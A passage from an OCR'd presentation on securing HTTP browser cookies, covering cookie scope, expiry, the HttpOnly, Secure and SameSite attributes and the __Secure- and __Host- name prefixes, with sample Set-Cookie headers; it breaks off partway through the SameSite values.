Making Cookies Secure


Peter Cosemans - Michiel Olijslagers

What is a cookie

What is a browser (or HTTP) cookie


- Cookie is a piece of data (key value pair) which is stored in the browser on request of the server.
- Cookies are attached to the HTTP requests which are send to the server.
- Cookie attributes are additional data that is send along with cookie which helps browser to understand how the cookie needs to be used.

Set by the server




https://datatracker.ietf.org/doc/html/rfc6265

Set by the server



https://datatracker.ietf.org/doc/html/rfc6265

Set by the browser (JS)




First Party vs Third Party Cookie

First-party and third-party cookies refer to the domain that is setting the cookie, and they function differently:

- **First-party**: These are cookies set by the website you are currently visiting. For example, if you visit example.com and it sets a cookie, that's a first-party cookie.
- **Third-party**: These are cookies set by a domain different from the one you are currently visiting. For instance, if you're on `example.com` and a cookie is set by `another-website.com`, that's a third-party cookie.

In terms of privacy, third-party cookies are considered more invasive because they can track user behavior across multiple sites. As a result, many browsers have settings that allow users to block third-party cookies.

Third-party cookie retargeting



Cookie Challenges & Limitations

- **Size Limitations:** Each cookie has a size limit, typically around 4KB
- **Security Concerns**: Cookies can be vulnerable to various security attacks
  - **Cross-Site Scripting (XSS):** Malicious scripts injected into websites can access cookies, leading to data theft or session hijacking.
  - **Cross-Site Request Forgery (CSRF):** Attackers can trick a user's browser into sending a request with the user's cookies, potentially leading to unauthorized actions on a web application.
  - **Man-in-the-Middle Attacks:** Unencrypted cookies can be intercepted and read by attackers, especially on unsecured HTTP connections.
- **Performance Issues:** Cookies are sent with every HTTP request to the server, which can increase the amount of data transferred, thereby affecting the website's load time.
- **Dependency on User Settings:** Cookies rely on browser settings and user permissions.

Cookie Attributes

Domain & Path


- The domain and path cookie attributes together defines the scope if a cookie; for which request a cookie need to be attached in the HTTP request.

- If a cookie satisfy both the checks of the domain and path in a HTTP request, then it is attached in the request.

- First domain check is performed, when successful the path check will be done.


https://datatracker.ietf.org/doc/html/rfc6265

Domain attribute set




The cookie is accessible to the specified domain and all its subdomains

No domain attribute set



The cookie is only accessible to the exact domain of the originating server

Path attribute set



The cookie is accessible to the domain with the specified path and sub paths

Expires & Max-Age

In general, defines the time period till which cookie will be stored in the browser. Once the time is elapsed, the cookie will be deleted by the browser.

Max-Age

```
Set-cookie: name=value; Max-Age=86400
```

- Value of Max-Age defines the seconds
- When negative of zero the cookie will be deleted.

Expire

```
Set-cookie: name=value; Expires=Tue, 30 Aug 2024 21:44:38 GMT
```

- Format is: <day>, <date> <time> <timezone>
- When in the past the cookie will be deleted.

Expires & Max-Age

Session Cookie

If Expires and max-Age is not set, then by default the cookie will be a session cookie. And will be deleted once the browser is closed.

```
Set-cookie: name=value;
```

Persistent Cookie

If Expires or Max-Age is set, then the cookie will be stored even if the browser is closed.

```
Set-cookie: name=value; Max-Age=86400
```

HTTPOnly

If Set, the client side scripts (like JavaScript) will not be able to access the cookie. The cookie still is stored on the browser and attached on the response to the server.

```
Set-cookie: name=value; HTTPOnly
```

This attribute is used to mitigate certain types of cross-site scripting (XSS) attacks by preventing the cookie from being accessed through client-side scripts. But it's not a foolproof solution and should be used as part of a comprehensive security strategy.

Secure

A Secure HTTP cookie is a type of cookie that is only transmitted over an encrypted HTTPS connection. This means the cookie cannot be accessed or transmitted over an unencrypted HTTP connection..

```
Set-cookie: name=value; Secure
```

This attribute is used to prevent the interception and potential misuse of the cookie data, especially important information like session identifiers, from man-in-the-middle attacks.

__Secure- prefix

The "__Secure-" prefix in a cookie name is a convention that tells the browser to only accept the cookie under certain conditions.

- The cookie is being set from a secure (HTTPS) origin.
- The Secure attribute is set for the cookie.

```
Set-cookie: __Secure-SID=12345; Secure; Domain=example.com
```

__Host- prefix

The "__Host-" prefix in a cookie name is a convention that provides additional security restrictions for the cookie

- The cookie must be set from a secure context (HTTPS)
- The Secure attribute **must** be set, meaning the cookie will only be sent over a secure connection.
- The cookie must not have a Domain attribute. This ensures that the cookie is only sent to the originating server.
- The cookie's path must be "/". This means the cookie is accessible to all paths on the server.

```
Set-cookie: __Host-SID=12345; Secure; Path=/
```


Like the "__Secure-" prefix, the "__Host-" prefix is not a standard part of the HTTP protocol, but is a convention widely supported by many modern browsers.

SameSite

The SameSite attribute is a security measure for cookies that helps to prevent Cross-Site Request Forgery (CSRF) attacks and some types of Cross-Site Scripting (XSS) attacks. It controls whether cookies are sent along with cross-site requests.

```
Set-cookie: mycookie=value; SameSite=strict
```


Only send cookie on same site



SameSite

There are three possible values:

- **Strict**: The cookie will only be sent in a first-party context
